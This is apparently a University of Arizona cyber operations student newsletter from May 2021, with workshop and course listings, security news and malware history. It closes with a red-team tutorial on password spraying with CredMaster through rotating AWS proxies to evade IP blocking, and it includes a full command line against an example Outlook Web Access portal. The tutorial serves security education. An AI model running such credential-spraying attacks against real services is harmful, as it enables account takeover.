THE PACKET

SPRING

MAY 2021

IN THIS ISSUE

ART BY @ MIKHAIL NILOV

THE UNIVERSITY OF ARIZONA

CENTER OF ACADEMIC EXCELLENCE

Cyber Operations

Security Workshop For Students of U of A

Exam Preparation for CompTIA Security + (SYO-501)

Hosted on Zoom by Professor Jordan VanHoy

May 24 - 28, 2021 | 7:30am - 3:30pm MST

This is an important certification in security a candidate should earn. It establishes the core knowledge required of any cybersecurity role and provides a springboard to intermediate-level cybersecurity jobs. Security+ incorporates best practices in hands-on troubleshooting, ensuring candidates have practical security problem-solving skills required to:


- Assess the security posture of an enterprise environment and recommend and implement appropriate security solutions
- Monitor and secure hybrid environments, including cloud, mobile, and IoT
- Operate with an awareness of applicable laws and policies, including principles of governance, risk, and compliance
- Identify, analyze, and respond to security events and incidents
- Would be prepared to take the CompTIA Security+ Exam

Books can be found online at: https://learning.oreilly.com/home/

Deadline to register is
May 17th 2021

THE UNIVERSITY
OF ARIZONA

To register please contact
Carla Buldrini at
cbuldrini@arizona.edu



Summer Security Workshop

Agenda

CENTER OF ACADEMIC EXCELLENCE
Cyber Operations

Date	Topic	Content	Person responsible	Timing
Monday 24 May, 2021	Chapters 1 -2	• CIA Triad • Risks, Threats, Vulnerabilities	Jordan VanHoy	9:30 a.m. – 5:30 p.m. EST 7:30 a.m. – 3:30 p.m. MST
Tuesday 25 May, 2021	Chapters 2- 4	• Cryptographic Principles • Symmetric/Asymmetric/Hashing	Jordan VanHoy	9:30 a.m. – 5:30 p.m. EST 7:30 a.m. – 3:30 p.m. MST
Wednesday 26 May, 2021	Chapters 4 - 6	• OSI/TCP Model • Network Devices	Jordan VanHoy	9:30 a.m. – 5:30 p.m. EST 7:30 a.m. – 3:30 p.m. MST
Thursday 27 May, 2021	Chapters 6 - 8	• Data Classifications • Secure Coding Principles	Jordan VanHoy	9:30 a.m. – 5:30 p.m. EST 7:30 a.m. – 3:30 p.m. MST
Friday 28 May, 2021	Chapters 8 - 11	• SSO & AAA • Access Control	Jordan VanHoy	9:30 a.m. – 5:30 p.m. EST 7:30 a.m. – 3:30 p.m. MST

- 10 minute breaks will be given approximately every hour with a half hour lunch break per day.
- The instructor can be reached at javanhoy@arizona.edu.

Deadline to register is
May 17th 2021

THE UNIVERSITY OF ARIZONA

To register please contact
Carla Buldrini at
cbuldrini@arizona.edu

A MESSAGE FROM PROFESSOR MICHAEL GALDE

LETTER FROM THE EDITOR

--- BEGIN MESSAGE ---

Welcome to the **MAY** issue of "**The PACKET**" produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde and welcome to the Summer semester which is starting on the 17th of May. The start of Summer brings us even closer to the Fall semester which is very surprisingly, **filling up much quicker then anticipated**. If you have yet to select your classes, please contact your advisor to find the ones you want and/or need. If your class is full your advisor can suggest an alternative to keep your degree on track. CYBV-474 Advanced Analytics for Security Operations and CYBV-475 Cyber Deception will also be available this Fall. Last month in April, the university hosted The Southern Arizona Intelligence Summit 2021, and this three-day event went spectacular. All Southern Arizona Intelligence Summit (SAIS) videos, except the General Officer briefs, are archived in the Panopto app in D2L. Panopto will store these files indefinitely and anyone with a UA NetID can access these videos, either thru D2L or direct from panopto.com using this link. We hope to put on more events like this in the future, but we hope we can avoid global pandemics to give attendees more opportunities to connect with different organizations in the cybersecurity community. The Fall semester starts up on the 23rd of August and I look forward to seeing everyone in a future Zoom meeting. Enjoy your Summer and stay safe!

--- END MESSAGE ---

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

GOOGLE CHROME, MICROSOFT EDGE ZERO-DAY VULNERABILITY SHARED ON TWITTER

The bad news is that the patch has yet to be implemented into official releases of the major Chromium-based browsers, including Chrome and Edge, so they remain vulnerable to the attack. The partially good news is that the code released by Agarwal only allows an attacker to run malicious code on a user's operating system but is not able to escape the Chrome sandbox, which means that it could not be used to compromise the underlying machine.

NEW MALWARE DOWNLOADER SPOTTED IN TARGETED CAMPAIGNS

Attackers are using "contact us" forms on websites to send emails targeting organizations with trumped-up legal threats, researchers said. The messages consistently mention a copyright infringement by a photographer, illustrator or designer, and they contain a link to purported "evidence" for these legal infractions. But the link leads to a Google page that downloads IcedID (a.k.a. BokBot), which is an information-stealer and loader for other malware.

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

TEXAS MAN CHARGED WITH PLANNING TO BOMB AWS DATA CENTER

The FBI arrested a Texas man on Thursday for allegedly planning to "kill off about 70% of the internet" in a bomb attack targeting an Amazon Web Services (AWS) data center on Smith Switch Road in Ashburn, Virginia. Seth Aaron Pendley, 28, was charged via criminal complaint on Friday morning for attempting to destroy a building using C-4 plastic explosives he tried to buy from an undercover FBI employee.

SHINY HUNTERS DUMP DATABASE OF BROKER FIRM UPSTOX

The group called ShinyHunters released documents that prove they were behind a data breach because the company did not respond to the initial ransom. Following this release, the company admitted that its databases had been breached. The group ShinyHunters then publicly removed the database download links from a hacker forum and revealed that Upstox has now responded to the group, and that “negotiations” are in process.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

BIDEN NOMINATES FORMER NSA OFFICIALS FOR TOP CYBERSECURITY ROLES

President Biden has formally nominated former NSA official Jen Easterly to become director of the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency (CISA). In addition, he reportedly plans to name former NSA deputy director Chris Inglis as the United States' first-ever national cyber director. Easterly is a former US Army officer with more than 20 years of service in intelligence and cyber operations. She was responsible for standing up the Army's first cyber battalion and was involved in the design and creation of US Cyber Command, according to a White House statement. Easterly has served at the White House as special assistant to the president and senior director of counterterrorism, as well as deputy director for counterterrorism for the NSA. Her nomination is subject to Senate confirmation. If confirmed, Easterly will step into a key position that has been vacant since former CISA director Chris Krebs was fired shortly after last year's presidential election. Krebs, who led the agency from 2018 to 2020, had spearheaded efforts to protect US elections and gained bipartisan support to combat disinformation and ensure trust in the electoral process.

MICROSOFT: 92% OF MICROSOFT EXCHANGE SERVER HAS MITIGATED HIGH-RISK SECURITY VULNERABILITIES

Statistics show that 92% of Exchange Servers have been repaired or deployed mitigation plans, BUT THERE ARE STILL 8% OF EXCHANGE SERVERS THAT ARE AT GREAT RISK. Based on serious security threats, Microsoft continues to strongly remind companies to quickly fix this vulnerability. Telemetry data shows that installing the patch will not affect all current normal functions. Microsoft said that companies should immediately fix the vulnerability by installing patches, and if they cannot install patches immediately, they should also deploy mitigation plans in a timely manner. Most of the mitigation solutions provided by Microsoft are automated, so enterprise administrators only need to download the corresponding script and run it.

“WRECK BUGS” COULD IMPACT 100M IOT DEVICES


The bugs themselves enable either remote code execution or denial of service, with sectors including government, enterprise, healthcare, manufacturing and retail at risk. Plausible but hypothetical scenarios include attackers exploiting the flaws to extort payments from victim organizations by sabotaging critical functions in manufacturing plants, hospitals, hotels and retail facilities. Threat actors could also monetize attacks by using exploits to access enterprise and government networks, with an eye on data theft. The report urged organizations running vulnerable devices to limit their network exposure via segmentation, and to rely more on internal DNS servers. It also recommended patching, although this can be a challenge for IoT/OT devices running within mission critical systems that can’t be taken offline, or which rely on legacy applications. They affect popular IT software FreeBSD and IoT/OT firmware IPnet, Nucleus NET and NetX. Forescout claimed that, although not all devices running the software are vulnerable, even if just 1% were, that could impact as many as 100 million globally.


EXPIRED CERTIFICATE CAUSED A PULSE SECURE VPN GLOBAL SCALE OUTAGE

The outage stems from a bug related to the improper verification of the signature for Pulse Secure components. The check of the signature was performed on the certificate’s expiration date rather than the timestamp on a digitally signed file. Experts noticed that the code-signing certificate used to sign the file expired on April 12, which means that the signature analyzed was considered invalid and caused the massive outage. This issue caused several problems to the users, most of them are working from home due to the pandemic and were not able to connect to company resources. The company suggested users use the Pulse Desktop Client, instead of launching it through their browser, as a workaround.

CYBV-474 Advanced Analytics for Security Operations

Provides students an in-depth hands-on experience applying Python along with key AI methods (Natural Language Processing, Machine Learning Methods, Expert Decision Making …) to real-world cybersecurity challenges.





Key Outcomes

Visualizing

Research & Experimentation

Examining Natural Language

Pandas, DataFrames Naive Bayes, Nearest Neighbor, Tensors

Leveraging Python Core

Applying Native Libraries


Examining Cybersecurity Challenges

Defensive and Offensive Considerations

CYBV-475 Cyber Deception

Provides students and in-depth hands-on experience into defensive and offensive cyber deception methods and techniques.

The course investigates the use of fake news, fake images, deep fake video and audio, advanced data hiding methods, covert communications and tagging. Students will learn how to apply decoys, traps and lures in support of active cyber defense.



SIGN UP FOR CLASSES SOON

NOTE FROM YOUR ADVISORS


SUMMER AND FALL 2021 ENROLLMENT ARE OPEN. COURSES OFTEN FILL QUICKLY, SO ENROLL EARLY TO GET THE BEST SELECTION! PLEASE TOUCH BASE WITH YOUR ACADEMIC ADVISOR TO VERIFY THE COURSES YOU PLAN ON TAKING ARE IN LINE WITH YOUR DEGREE PLAN. YOU CAN ALSO SCHEDULE AN APPOINTMENT WITH THEM IF YOU NEED ADDITIONAL SUPPORT WITH YOUR SUMMER AND/OR FALL ENROLLMENT. ADVISOR CONTACT INFORMATION CAN BE FOUND HERE: HTTPS://AZCAST.ARIZONA.EDU/STUDENT-SERVICES/ADVISING/MEET-YOUR-ADVISOR

SPRING

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

SUMMER SCHEDULE 2021

CAT #	COURSE	Books
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	Book
CYBV 310	INTRO SECURITY PROGRAMMING I	Book
CYBV 311	INTRO SECURITY PROGRAMMING II	Book
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	Book
CYBV 329	CYBER ETHICS	Book
CYBV 385	INTRO TO CYBER OPERATIONS	Book
CYBV 400	ACTIVE CYBER DEFENSE	Book 1, Book 2
CYBV 435	CYBER THREAT INTELLIGENCE	Book 1, Book 2, Book 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2



SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

FALL SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	BOOK
CYBV 302	LINUX SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 303	WINDOWS SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	BOOK
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	BOOK
CYBV 329	CYBER ETHICS	BOOK
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	BOOK
CYBV 381	INCIDENT RESPONSE TO DIGITAL FORENSICS	BOOK
CYBV 382	NETWORK FORENSICS	BOOK
CYBV 385	INTRODUCTION TO CYBER OPERATIONS	BOOK
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	BOOK 1, BOOK 2
CYBV 400	ACTIVE CYBER DEFENSE	BOOK 1, BOOK 2
CYBV 435	CYBER THREAT INTELLIGENCE	BOOK 1, BOOK 2, BOOK 3
CYBV 436	COUNTER CYBER THREAT INTEL	BOOK

SPRING

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

FALL SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 437	DECEPTION & COUNTER-DECEPTION	BOOK
CYBV 450	INFORMATION WARFARE	BOOK 1
CYBV 454	MALWARE THREATS & ANALYSIS	BOOK
CYBV 460	PRINCIPLES OF ZERO TRUST NETWORKS	PENDING BOOK SELECTION
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	BOOK
CYBV 473	VIOLENT PYTHON	BOOK 1, BOOK 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	BOOK 1, BOOK 2
CYBV 475	CYBER DECEPTION DETECTION	PENDING BOOK SELECTION
CYBV 477	ADVANCED COMPUTER FORENSICS	PENDING BOOK SELECTION
CYBV 479	WIRELESS NETWORKING AND SECURITY	PENDING BOOK SELECTION
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2
CYBV 481	SOCIAL ENGINEERING ATTACKS & DEFENSES	PENDING BOOK SELECTION

BEFORE YOU KNOW WHERE YOU GO, YOU NEED TO KNOW WHERE YOU CAME FROM

CYBER SECURITY HISTORY

ILOVEYOU – THE FIRST WORM I REMEMBER

The ILOVEYOU computer worm infected over ten million Windows computers. The virus sent a user an email message with the subject line "ILOVEYOU" and the attachment "LOVE-LETTER-FOR-YOU.txt.vbs". The file extension was most often hidden by default on Windows leading unwitting users to think it was a normal text file. Opening the attachment activated the worm which overwrote random types of files and sent a copy of itself to all addresses in the Windows Address Book used by Microsoft Outlook. This made it spread much faster than any other previous email worm.

MAY 5, 2000

RELEASE OF WANACRY – THE FIRST BIG PUSH OF RANSOMWARE

WannaCry was a ransomware crypto worm that targeted computers running the Microsoft Windows operating system by encrypting data and demanding ransom payments. It is considered a network worm because it also includes a "transport" mechanism to automatically spread itself. The attack began on Friday, May 12, 2017, with evidence pointing to an initial infection in Asia at 07:44 UTC. The initial infection was likely through an exposed vulnerable SMB port, rather than email phishing as initially assumed at the time. Malware researcher Marcus Hutchins discovered the kill switch domain hardcoded in the malware. Marcus then registered the hidden domain name and created a DNS sinkhole. This ended up stopping the attack from spreading as a worm because the ransomware only encrypted the computer's files if it was unable to connect to that domain, which all computers infected with WannaCry before the website's registration had been unable to do. Marcus Hutchins is also known at the twitter user MalwareTech and was celebrated for his efforts in stopping this attack. However, Marcus was arrested by the FBI due to his involvement in developing the rootkit Kronos.**MAY 12, 2017**

SASSER WORM – REBOOT OF DEATH

Sasser was created on April 30, 2004. This worm was named Sasser because it spreads by exploiting a buffer overflow in the component known as LSASS (Local Security Authority Subsystem Service) on the affected operating systems. The worm scanned different ranges of IP addresses and connected to victims' computers primarily through TCP port 445. The LSASS vulnerability was patched by Microsoft in the April 2004 installment of its monthly security packages, prior to the release of the worm. Some technology specialists have speculated that the worm writer reverse-engineered the patch to discover the vulnerability, which would open millions of computers whose operating system had not been upgraded with the security update. On 7 May 2004, 18-year-old German computer science student Sven Jaschan from Rotenburg, Lower Saxony was arrested for writing the worm. German authorities were led to Jaschan partly because of information obtained in response to a bounty offer by Microsoft of US$250,000. Jaschan was tried as a minor because the German courts determined that he created the worm before he was 18. Jaschan was found guilty of computer sabotage and illegally altering data. On Friday, 8 July 2005, he received a 21-month suspended sentence.

LATE APRIL / EARLY MAY 2004

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

1/3 USE AMAZON TO FIND PASSWORDS

When you are part of a red team engagement, one of the main objectives on target would be gathering user credentials. There have been a few automated tools that would conduct a password spray approach like FireProx or Credking. These tools utilize the Amazon cloud networking service to make authentication requests. This is done to avoid IP blocking techniques as a server that receives too many failed log-in attempts from a single IP will then block that connection. Using a cloud service like Amazon allows us to create multiple requests from multiple addresses to minimize this issue, however this does not completely mitigate this threat. A normal password spraying tool will sit on your device and will attempt to make authentication request after authentication request to find a working credential. This however is easy to mitigate against as a single IP would be easy to identify and then block at the networking level. Credking allows you to mask your true IP address by using the Amazon AWS Lambdas to submit the authentication request on your behalf from an Amazon IP address and not your device's address. FireProx however allows you to generate an authentication request using Amazons AWS API's using a HTTP pass-through proxy. This API would rotate your IP address with every authentication request which would be even more difficult to mitigate against. The tool we will be looking at today is a combination of both Credking and FireProx and is called CredMaster. This tool is also able to spoof request headers while still allowing your device to be anonymous and defeat many automated defense techniques.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THIS SERIES IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS... IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

2/3

USE AMAZON TO FIND PASSWORDS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

CredMaster is allowing us to evade throttling protections that many services provide. Organizations like Microsoft and Google deploy a more robust protection system, but a locally hosted service would be unlikely to protect against this type of attack. CredMaster will be unable to completely avoid password spray rate limiting but it can provide a throttle evasion technique that may work on a self hosted solution or an on-premise system. As discussed previously, if you used your own system to conduct a password spraying technique there are many tools which can be used to bloc your attempt. The IP address your device is using can be blocked with a simple firewall rule. The user-agent is also sent out and can be added to a rules matrix to block connections matching that type of connection. So, what we will need is something to change our IP address and spoof our device’s user agent. Using the tool CredMaster, we can generate an Amazon AWS service that will spoof the IP address and in the request header the Trace ID. The user agent will be changed with each request as well as the forwarding IP address. This will make our password sprayer more anonymous and more difficult to build an automation mitigation strategy on the defender's side without locking all accounts the password sprayer can touch. CredMaster can be used against services like Office365 or really any service that uses HTTP methods. In order to make use of this tool, you will need to establish an AWS pass-through proxy which can be set up following the instructing located https://bond-o.medium.com/aws-pass-through-proxy-84f1f7fa4b4b and technically could cost you money in the end depending on how heavily you use this service. However, for a red-team engagement you will likely stay within the free-tier. A million requests using this service translates into a few pennies but if you are using this for every engagement this may be a cost factor that needs to be considered.

3/3 USE AMAZON TO FIND PASSWORDS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK


HACKING POC

Now that we understand password spraying and have set up an Amazon AWS account, we can start to use the tool. We want to generate a user list and a password list to spray against the service. A user list can be generated from the companies contact directory if it is available on its website or from some open-source intelligence techniques. That is a topic for another day. The password list can be generated using a top 100 or 1000 passwords list that comes out every year like https://nordpass.com/most-common-passwords-list/. "password" is still within the top 5 most common passwords and that is another discussion for another day. Now let's assume the service we will be attacking is an Outlook Web Access portal at https://mail.example.com . We can take the python program and use the following arguments:

```
Credmaster.py -plugin owa –url https://mail.example.com -u userfile -p passwordfile -a useragentfile –access_key <key> –secret_access_key <key2>
```

The access keys would be generated from your Amazon AWS service you spun up earlier and the GitHub has a few example useragents we will use for our example.

